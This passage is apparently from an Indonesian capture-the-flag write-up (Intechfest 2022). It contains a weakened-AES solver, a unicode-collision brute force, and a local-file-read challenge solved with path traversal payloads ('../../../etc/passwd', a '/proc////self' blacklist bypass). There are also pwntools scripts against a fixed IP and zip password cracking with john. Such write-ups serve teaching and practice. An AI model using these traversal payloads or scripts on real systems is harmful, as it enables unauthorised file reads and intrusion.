    0x09, 0x83, 0x2C, 0x1A, 0x1B, 0x6E, 0x5A, 0xA0, 0x52, 0x3B, 0xD6, 0xB3, 0x29, 0xE3,
0x2F, 0x84,
    0x53, 0xD1, 0x00, 0xED, 0x20, 0xFC, 0xB1, 0x5B, 0x6A, 0xCB, 0xBE, 0x39, 0x4A, 0x4C,
0x58, 0xCF,
    0xD0, 0xEF, 0xAA, 0xFB, 0x43, 0x4D, 0x33, 0x85, 0x45, 0xF9, 0x02, 0x7F, 0x50, 0x3C,
0x9F, 0xA8,
    0x51, 0xA3, 0x40, 0x8F, 0x92, 0x9D, 0x38, 0xF5, 0xBC, 0xB6, 0xDA, 0x21, 0x10, 0xFF,
0xF3, 0xD2,
    0xCD, 0x0C, 0x13, 0xEC, 0x5F, 0x97, 0x44, 0x17, 0xC4, 0xA7, 0x7E, 0x3D, 0x64, 0x5D,
0x19, 0x73,
    0x60, 0x81, 0x4F, 0xDC, 0x22, 0x2A, 0x90, 0x88, 0x46, 0xEE, 0xB8, 0x14, 0xDE, 0x5E,
0x0B, 0xDB,
    0xE0, 0x32, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x5C, 0xC2, 0xD3, 0xAC, 0x62, 0x91, 0x95,
0xE4, 0x79,
    0xE7, 0xC8, 0x37, 0x6D, 0x8D, 0xD5, 0x4E, 0xA9, 0x6C, 0x56, 0xF4, 0xEA, 0x65, 0x7A,
0xAE, 0x08,
    0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4, 0xC6, 0xE8, 0xDD, 0x74, 0x1F, 0x4B, 0xBD,
0x8B, 0x8A,
    0x70, 0x3E, 0xB5, 0x66, 0x48, 0x03, 0xF6, 0x0E, 0x61, 0x35, 0x57, 0xB9, 0x86, 0xC1,
0x1D, 0x9E,
    0xE1, 0xF8, 0x98, 0x11, 0x69, 0xD9, 0x8E, 0x94, 0x9B, 0x1E, 0x87, 0xE9, 0xCE, 0x55,
0x28, 0xDF,
    0x8C, 0xA1, 0x89, 0x0D, 0xBF, 0xE6, 0x42, 0x68, 0x41, 0x99, 0x2D, 0x0F, 0xB0, 0x54,
0xBB, 0x16,
)

inv_s_box = (
    0x52, 0x09, 0x6A, 0xD5, 0x30, 0x36, 0xA5, 0x38, 0xBF, 0x40, 0xA3, 0x9E, 0x81, 0xF3,
0xD7, 0xFB,
    0x7C, 0xE3, 0x39, 0x82, 0x9B, 0x2F, 0xFF, 0x87, 0x34, 0x8E, 0x43, 0x44, 0xC4, 0xDE,
0xE9, 0xCB,
    0x54, 0x7B, 0x94, 0x32, 0xA6, 0xC2, 0x23, 0x3D, 0xEE, 0x4C, 0x95, 0x0B, 0x42, 0xFA,
0xC3, 0x4E,
    0x08, 0x2E, 0xA1, 0x66, 0x28, 0xD9, 0x24, 0xB2, 0x76, 0x5B, 0xA2, 0x49, 0x6D, 0x8B,
0xD1, 0x25,
    0x72, 0xF8, 0xF6, 0x64, 0x86, 0x68, 0x98, 0x16, 0xD4, 0xA4, 0x5C, 0xCC, 0x5D, 0x65,
0xB6, 0x92,
    0x6C, 0x70, 0x48, 0x50, 0xFD, 0xED, 0xB9, 0xDA, 0x5E, 0x15, 0x46, 0x57, 0xA7, 0x8D,
0x9D, 0x84,
    0x90, 0xD8, 0xAB, 0x00, 0x8C, 0xBC, 0xD3, 0x0A, 0xF7, 0xE4, 0x58, 0x05, 0xB8, 0xB3,
0x45, 0x06,
    0xD0, 0x2C, 0x1E, 0x8F, 0xCA, 0x3F, 0x0F, 0x02, 0xC1, 0xAF, 0xBD, 0x03, 0x01, 0x13,
0x8A, 0x6B,
    0x3A, 0x91, 0x11, 0x41, 0x4F, 0x67, 0xDC, 0xEA, 0x97, 0xF2, 0xCF, 0xCE, 0xF0, 0xB4,
0xE6, 0x73,
    0x96, 0xAC, 0x74, 0x22, 0xE7, 0xAD, 0x35, 0x85, 0xE2, 0xF9, 0x37, 0xE8, 0x1C, 0x75,
0xDF, 0x6E,
    0x47, 0xF1, 0x1A, 0x71, 0x1D, 0x29, 0xC5, 0x89, 0x6F, 0xB7, 0x62, 0x0E, 0xAA, 0x18,
0xBE, 0x1B,
```

```
    0xFC, 0x56, 0x3E, 0x4B, 0xC6, 0xD2, 0x79, 0x20, 0x9A, 0xDB, 0xC0, 0xFE, 0x78, 0xCD,
0x5A, 0xF4,
    0x1F, 0xDD, 0xA8, 0x33, 0x88, 0x07, 0xC7, 0x31, 0xB1, 0x12, 0x10, 0x59, 0x27, 0x80,
0xEC, 0x5F,
    0x60, 0x51, 0x7F, 0xA9, 0x19, 0xB5, 0x4A, 0x0D, 0x2D, 0xE5, 0x7A, 0x9F, 0x93, 0xC9,
0x9C, 0xEF,
    0xA0, 0xE0, 0x3B, 0x4D, 0xAE, 0x2A, 0xF5, 0xB0, 0xC8, 0xEB, 0xBB, 0x3C, 0x83, 0x53,
0x99, 0x61,
    0x17, 0x2B, 0x04, 0x7E, 0xBA, 0x77, 0xD6, 0x26, 0xE1, 0x69, 0x14, 0x63, 0x55, 0x21,
0x0C, 0x7D,
)


def sub_bytes(s):
    for i in range(4):
        for j in range(4):
            s[i][j] = s_box[s[i][j]]


def inv_sub_bytes(s):
    for i in range(4):
        for j in range(4):
            s[i][j] = inv_s_box[s[i][j]]


def shift_rows(s):
    s[0][1], s[1][1], s[2][1], s[3][1] = s[1][1], s[2][1], s[3][1], s[0][1]
    s[0][2], s[1][2], s[2][2], s[3][2] = s[2][2], s[3][2], s[0][2], s[1][2]
    s[0][3], s[1][3], s[2][3], s[3][3] = s[3][3], s[0][3], s[1][3], s[2][3]


def inv_shift_rows(s):
    s[0][1], s[1][1], s[2][1], s[3][1] = s[3][1], s[0][1], s[1][1], s[2][1]
    s[0][2], s[1][2], s[2][2], s[3][2] = s[2][2], s[3][2], s[0][2], s[1][2]
    s[0][3], s[1][3], s[2][3], s[3][3] = s[1][3], s[2][3], s[3][3], s[0][3]


def add_round_key(s, k):
    for i in range(4):
        for j in range(4):
            s[i][j] ^= k[i][j]


def mix_columns(s):
    s[1][0], s[1][1], s[1][2], s[1][3] = s[1][3], s[1][0], s[1][1], s[1][2]
    s[2][0], s[2][1], s[2][2], s[2][3] = s[2][2], s[2][3], s[2][0], s[2][1]
    s[3][0], s[3][1], s[3][2], s[3][3] = s[3][1], s[3][2], s[3][3], s[3][0]


def inv_mix_columns(s):
```

```
    s[1][0], s[1][1], s[1][2], s[1][3] = s[1][1], s[1][2], s[1][3], s[1][0]
    s[2][0], s[2][1], s[2][2], s[2][3] = s[2][2], s[2][3], s[2][0], s[2][1]
    s[3][0], s[3][1], s[3][2], s[3][3] = s[3][3], s[3][0], s[3][1], s[3][2]


r_con = (
    0x00, 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40,
    0x80, 0x1B, 0x36, 0x6C, 0xD8, 0xAB, 0x4D, 0x9A,
    0x2F, 0x5E, 0xBC, 0x63, 0xC6, 0x97, 0x35, 0x6A,
    0xD4, 0xB3, 0x7D, 0xFA, 0xEF, 0xC5, 0x91, 0x39,
)


def bytes2matrix(text):
    """ Converts a 16-byte array into a 4x4 matrix.  """
    return [list(text[i:i + 4]) for i in range(0, len(text), 4)]


def matrix2bytes(matrix):
    """ Converts a 4x4 matrix into a 16-byte array.  """
    return bytes(sum(matrix, []))


def xor_bytes(a, b):
    """ Returns a new byte array with the elements xor'ed. """
    return bytes(i ^ j for i, j in zip(a, b))


def inc_bytes(a):
    """ Returns a new byte array with the value increment by 1 """
    out = list(a)
    for i in reversed(range(len(out))):
        if out[i] == 0xFF:
            out[i] = 0
        else:
            out[i] += 1
            break
    return bytes(out)


def pad(plaintext):
    """
    Pads the given plaintext with PKCS#7 padding to a multiple of 16 bytes.
    Note that if the plaintext size is a multiple of 16,
    a whole block will be added.
    """
    padding_len = 16 - (len(plaintext) % 16)
    padding = bytes([padding_len] * padding_len)
    return plaintext + padding
```

```
def unpad(plaintext):
    """
    Removes a PKCS#7 padding, returning the unpadded text and ensuring the
    padding was correct.
    """
    padding_len = plaintext[-1]
    assert padding_len > 0
    message, padding = plaintext[:-padding_len], plaintext[-padding_len:]
    assert all(p == padding_len for p in padding)
    return message


def split_blocks(message, block_size=16, require_padding=True):
    assert len(message) % block_size == 0 or not require_padding
    return [message[i:i + 16] for i in range(0, len(message), block_size)]


class AES:
    """
    Class for AES-128 encryption with CBC mode and PKCS#7.
    This is a raw implementation of AES, without key stretching or IV
    management. Unless you need that, please use `encrypt` and `decrypt`.
    """
    rounds_by_key_size = {16: 10, 24: 12, 32: 14}

    def __init__(self, master_key, rounds=None):
        """
        Initializes the object with a given key.
        """
        assert len(master_key) in AES.rounds_by_key_size
        if(rounds is None):
            self.n_rounds = AES.rounds_by_key_size[len(master_key)]
        else:
            self.n_rounds = rounds
        self._key_matrices = self._expand_key(master_key)

    def _expand_key(self, master_key):
        """
        Expands and returns a list of key matrices for the given master_key.
        """
        # Initialize round keys with raw key material.
        key_columns = bytes2matrix(master_key)
        iteration_size = len(master_key) // 4

        # Each iteration has exactly as many columns as the key material.
        columns_per_iteration = len(key_columns)
        i = 1
        while len(key_columns) < (self.n_rounds + 1) * 4:
            # Copy previous word.
```

```
            word = list(key_columns[-1])

            # Perform schedule_core once every "row".
            if len(key_columns) % iteration_size == 0:
                # Circular shift.
                word.append(word.pop(0))
                # Map to S-BOX.
                word = [s_box[b] for b in word]
                # XOR with first byte of R-CON, since the others bytes of R-CON are 0.
                word[0] ^= r_con[i]
                i += 1
            elif len(master_key) == 32 and len(key_columns) % iteration_size == 4:
                # Run word through S-box in the fourth iteration when using a
                # 256-bit key.
                word = [s_box[b] for b in word]

            # XOR with equivalent word from previous iteration.
            word = xor_bytes(word, key_columns[-iteration_size])
            key_columns.append(word)

        # Group key words in 4x4 byte matrices.
        return [key_columns[4 * i: 4 * (i + 1)] for i in range(len(key_columns) // 4)]

    def encrypt_block(self, plaintext):
        """
        Encrypts a single block of 16 byte long plaintext.
        """
        assert len(plaintext) == 16

        # print(self._key_matrices)
        plain_state = bytes2matrix(plaintext)
        # print("Init", plain_state)
        add_round_key(plain_state, self._key_matrices[0])

        for i in range(1, self.n_rounds):
            sub_bytes(plain_state)
            shift_rows(plain_state)
            # print(i,plain_state)
            mix_columns(plain_state)
            # print(i,plain_state)
            add_round_key(plain_state, self._key_matrices[i])

        sub_bytes(plain_state)
        shift_rows(plain_state)
        add_round_key(plain_state, self._key_matrices[-1])
        # print("Last",plain_state)

        return matrix2bytes(plain_state)

    def decrypt_block(self, ciphertext):
```

```
        """
        Decrypts a single block of 16 byte long ciphertext.
        """
        assert len(ciphertext) == 16

        cipher_state = bytes2matrix(ciphertext)

        add_round_key(cipher_state, self._key_matrices[-1])
        inv_shift_rows(cipher_state)
        inv_sub_bytes(cipher_state)

        for i in range(self.n_rounds - 1, 0, -1):
            add_round_key(cipher_state, self._key_matrices[i])
            inv_mix_columns(cipher_state)
            inv_shift_rows(cipher_state)
            inv_sub_bytes(cipher_state)

        add_round_key(cipher_state, self._key_matrices[0])

        return matrix2bytes(cipher_state)

    def encrypt_cbc(self, plaintext, iv):
        """
        Encrypts `plaintext` using CBC mode and PKCS#7 padding, with the given
        initialization vector (iv).
        """
        assert len(iv) == 16

        plaintext = pad(plaintext)

        blocks = []
        previous = iv
        # print(iv)
        for plaintext_block in split_blocks(plaintext):
            # CBC mode encrypt: encrypt(plaintext_block XOR previous)
            block = self.encrypt_block(xor_bytes(plaintext_block, previous))
            blocks.append(block)
            previous = block

        return b''.join(blocks)

    def decrypt_cbc(self, ciphertext, iv):
        """
        Decrypts `ciphertext` using CBC mode and PKCS#7 padding, with the given
        initialization vector (iv).
        """
        assert len(iv) == 16

        blocks = []
        previous = iv
```


```
        for ciphertext_block in split_blocks(ciphertext):
            # CBC mode decrypt: previous XOR decrypt(ciphertext)
            blocks.append(xor_bytes(previous, self.decrypt_block(ciphertext_block)))
            previous = ciphertext_block

        return unpad(b''.join(blocks))

def split_blocks(block):
    res = []
    for i in range(0,len(block),16):
        res.append(block[i:i+16])
    return res

if __name__ == '__main__':
    context.log_level = 'error'
    key = b"KOSONGBLONG12345"
    aes = AES(key)
    iv = b"ABCDEFGHIJKLMNOP"
    payload = b"A"*16
    tmp_enc = aes.encrypt_cbc(payload, iv)[:16]
    mapp = {}
    for i in range(16):
        tmp_payload = list(payload)
        tmp_payload[i] = 66
        check = aes.encrypt_cbc(bytes(tmp_payload),iv)[:16]
        for j in range(len(check)):
            if(check[j]!=tmp_enc[j]):
                mapp[j] = i
                break

    null_byte = b"\x00"
    payload = null_byte*5000
    poss_flag =  [{} for _ in range(48)]
    for loop in range(100):
        print(loop)
        try:
            r = remote("15.235.143.42",49119)
            r.sendline(payload)
            r.recvuntil(b"flag : ")
            ct = bytes.fromhex(r.recvline().strip().decode())
            list_ct = split_blocks(ct)
            r.recvuntil(b"msg  : ")
            tmp = r.recvline().strip().decode()
            tmp = bytes.fromhex(tmp)
            r.close()
        except Exception as e:
            continue
        list_block = split_blocks(tmp)
        dicc = {}
        for i in range(0x100):
```

```
        dicc[i] = [0 for _ in range(16)]
    for i in range(len(list_block)-1):
        for j,x in enumerate(list_block[i+1]):
            dicc[x][j] = list_block[i][mapp[j]]
    leaked = []
    for i in list_ct:
        blk = [0  for _ in range(16)]
        for j,x in enumerate(i):
            blk[mapp[j]] = dicc[x][j]
        leaked.append(blk)
    xor_iv = []
    for i in list_block[:1]:
        blk = [0  for _ in range(16)]
        for j,x in enumerate(i):
            blk[mapp[j]] = dicc[x][j]
        xor_iv.append(blk)
    for i in range(1):
        for j in range(len(leaked[i])):
            leaked[i][j] = leaked[i][j]^xor_iv[i][j]
    for i in range(1,len(leaked)):
        for j in range(len(leaked[i])):
            leaked[i][j] = leaked[i][j]^list_ct[i-1][j]
    cnt = 0
    for i in leaked:
        for j in i:
            tmp = chr(j)
            if(tmp in string.printable[:-6]):
                if(tmp not in poss_flag[cnt]):
                    poss_flag[cnt][tmp] = 1
                else:
                    poss_flag[cnt][tmp] += 1
            cnt += 1
fix_flag = ""
for i in poss_flag:
    sorted_x = sorted(i.items(), key=lambda kv: kv[1])
    fix_flag += sorted_x[-1][0]
print(fix_flag)
```

Flag : itf{n0n_Aval4nche_funct1on_ciph3r}

MISC

nahida love unicode (428 pts)



Diberikan sebuah attachment berupa source code.
Soal ini mirip dengan Nullcon HackIM 2022.
Tujuan dari soal adalah mencari collision unicode pada soal
Kami melakukan bruteforce pada unicode dan akhirnya mendapatkan collision tersebut


solve.py

```
import string

def check(u, nahida):
```

```python
    for cf in ["strip", "lower"]:
        if getattr(str, cf)(nahida) == u:
            return False
        for c in u:
            if c in string.ascii_uppercase:
                return False
    return nahida.upper() == u.upper()

for _ in "NAHIDA":
    print(f'[*] {_}')
    for x in range(0x110000):
        if chr(x) == _: pass
        try:
            if check(chr(x), _):
                print(f'[+] check(x, _) == "{chr(x)}"')
        except:
            pass
```


```
┌──(nyxmare㉿MagicWorld)-[~/…/Intechfest/2022/misc/nahida]
└─$ python3 solv.py
[*] N
[*] A
[*] H
[*] I
[+] check(x, _) == "ı"
[*] D
[*] A
```

Kami berhasil mendapatkan flagnya



FLAG : itf{Th3_UniC0d3_1s_SuS_UwU}

embedded flag file manager (472 pts)



Diberikan service file manager dimana kami bisa membuka file.
Terdapat local file read vulnerability pada service tersebut.

```
[i] Available files:

  [+] nino.txt
  [+] nino.jpg
  [+] flag.txt

[i] Which file do you want to read?
> ../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Terdapat blacklist pada /proc/self/*
Kemudian kami mencoba melakukan bypass pada blacklist tersebut dan berhasil.

```
┌──(nyxmare㉿MagicWorld)-[~/…/Intechfest/2022/misc/embedded flag file manager ]
└─$ nc 15.235.143.42 41309
 _   _ _____ _   _  ____      _____ _ _       __  __
| \ | |_   _| \ | |/ __ \    |  ___(_) |     |  V  |
|  \| | | | |  \| | |  | |   | |__  _| | ___ | \  / | __ _ _ __   __ _  __ _  ___ _ __
| . ` | | | | . ` | |  | |   |  __| | |/ _ \| |\/| |/ _` | '_ \ / _` |/ _` |/ _ \ '__|
| |\  |_| |_| |\  | |__| |   | |    | | |  __/| |  | | (_| | | | | (_| | (_| |  __/ |
|_| \_|_____|_| \_|\____/    |_|    |_|_|\___||_|  |_|\__,_|_| |_|\__,_|\__, |\___|_|
                                                                          __/ |
                                                                         |___/

[i] Available files:

  [+] nino.txt
  [+] nino.jpg
  [+] flag.txt

[i] Which file do you want to read?
> ../../../../../proc////self/cmdline
/ctf/main

[i] Do you want to read another file? [y/n]:
```


Dengan informasi diatas kami dapat mengetahui bahwa current directory berada di /ctf
Langsung saja kami mencoba membaca file flag.txt

Sepertinya flag nya bukan berada di flag.txt
Kemudian kami mencoba membaca file binary yang ada pada /ctf/main

s.py

```
from pwn import *
r = remote('15.235.143.42', 41309)
r.sendlineafter('> ',
f'../../../../../../../../../../proc/////self/cmdline'.encode())
f = r.recvline(timeout=1).decode()[:-2]
r.sendlineafter('[i] Do you want to read another file? [y/n]: ', 'y')
r.sendlineafter('> ', f'../../../../../../../../../../{f}'.encode())
res = (r.recvuntil('[i] Do you want to read another file? [y/n]: ',
timeout=1))[:-len('[i] Do you want to read another file? [y/n]: ')]
with open('stuff', 'wb') as f:
   f.write(res)
```

Dan flag ternyata berada pada file binary tersebut



FLAG: itf{Lfi_1n_bin_s00_d4ng3r30us}

FOR

kawaii #1 (50 pts)

Jalankan binwalk pada file image

```
kosong ~ ctf intechfest for binwalk nino.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
225792        0x37200         Zip archive data, encrypted compressed size: 59, uncompressed size: 31
, name: flag.txt
226001        0x372D1         End of Zip archive, footer length: 22
```

Tambahkan argument -e untuk extract, kemudian terdapat file zip yang dipassword. Gunakan zip2john untuk mendapatkan hash dari zipnya yang nanti dilakukan bruteforce terhadap file hash tersebut menggunakan john.


```
kosong … intechfest for _nino.jpg.extracted john x.hash --show
37200.zip/flag.txt:iloveyou:flag.txt:37200.zip:37200.zip

1 password hash cracked, 0 left
```

```
kosong … intechfest for _nino.jpg.extracted 7z x 37200.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,8 CPUs AMD Ryzen 5 3550H with
Radeon Vega Mobile Gfx   (810F81),ASM,AES-NI)

Scanning the drive for archives:
1 file, 231 bytes (1 KiB)

Extracting archive: 37200.zip
--
Path = 37200.zip
Type = zip
Physical Size = 231


Enter password (will not be echoed):
Everything is Ok

Size:       31
Compressed: 231
kosong … intechfest for _nino.jpg.extracted cat flag.txt
itf{pard0n_f0r_my_W33bne55_UwU} kosong … intechfest for _nino.jpg.extracted
```

Flag : itf{pard0n_f0r_my_W33bne55_UwU}

Do u know zip? (50 pts)

Diberikan file chall.zip, setelah di unzip terdapat file 00.txt - 82.txt. Lalu saya coba cat *.txt hasilnya seperti ini.



Terilhat terdapat huruf itf{.. Disana dengan spasi yang banyak, yasudah kita tinggal hapus spasinya, kita taruh dulu ke 1 file dengan command **cat *.txt > flag.** Lalu hapus spasi dengan editor tercinta yaitu **sublime**. Hasilnya seperti ini:

whereistheflag?itf{g0t_b4mb00zl3d_wh3n_th3_fl4g_1s_1n_pl41n_s1ght_brrrrrrrrrrrrrrrrrrrrrrrrrrrr}

Flag : itf{g0t_b4mb00zl3d_wh3n_th3_fl4g_1s_1n_pl41n_s1ght_brrrrrrrrrrrrrrrrrrrrrrrrrrrr}

Weird math (472 pts)

Diberikan file not_math.txt yang isinya seperti ini:

```
5+6
[1-5-7-9-1-2>5+76+8+90<12]
5>7
3+5+8
1.6
2+7+2+5+8+1+3+7+9+0+1+1
1.7
5+6+8+9
[2-7>9+0+21+2<6]
1>7
67+9
1.6
9+1
[3-5-7-1-43-1243>4+7<5]
1>7
1.8
1-9
[1-7>9+0+1+2+6+8<90]
4>8
1.6
[7-9-1-2>7+8<9]
1>7
1-6-8-9-1
6.8
[1-7-8>9+1<65]
1>87
6-8-1-2-5-6
6.7
5-6-87-1
5.6
1+6+8+1
[5-7-8>1+5+7+8<1]
5>87
1.7
[8-6-1>2+6+8+90+123+7+7+435+8+321<123]
31>52
5.1
3+547+8+1+2+6+8+9
1.5
[2-6>8+1+2+4<6]
5>7
1-6-7
76.12
12.5
4+5+6+12+4+7
[5-6>87+12+4<5]
```

5>6
5+12
4.2
4-5-7-13-4-6-3124-4-6-6-12-3-5
5.7
[2-6-8-1>2+5<6]
6>7
2-5-6
5.76
1+6
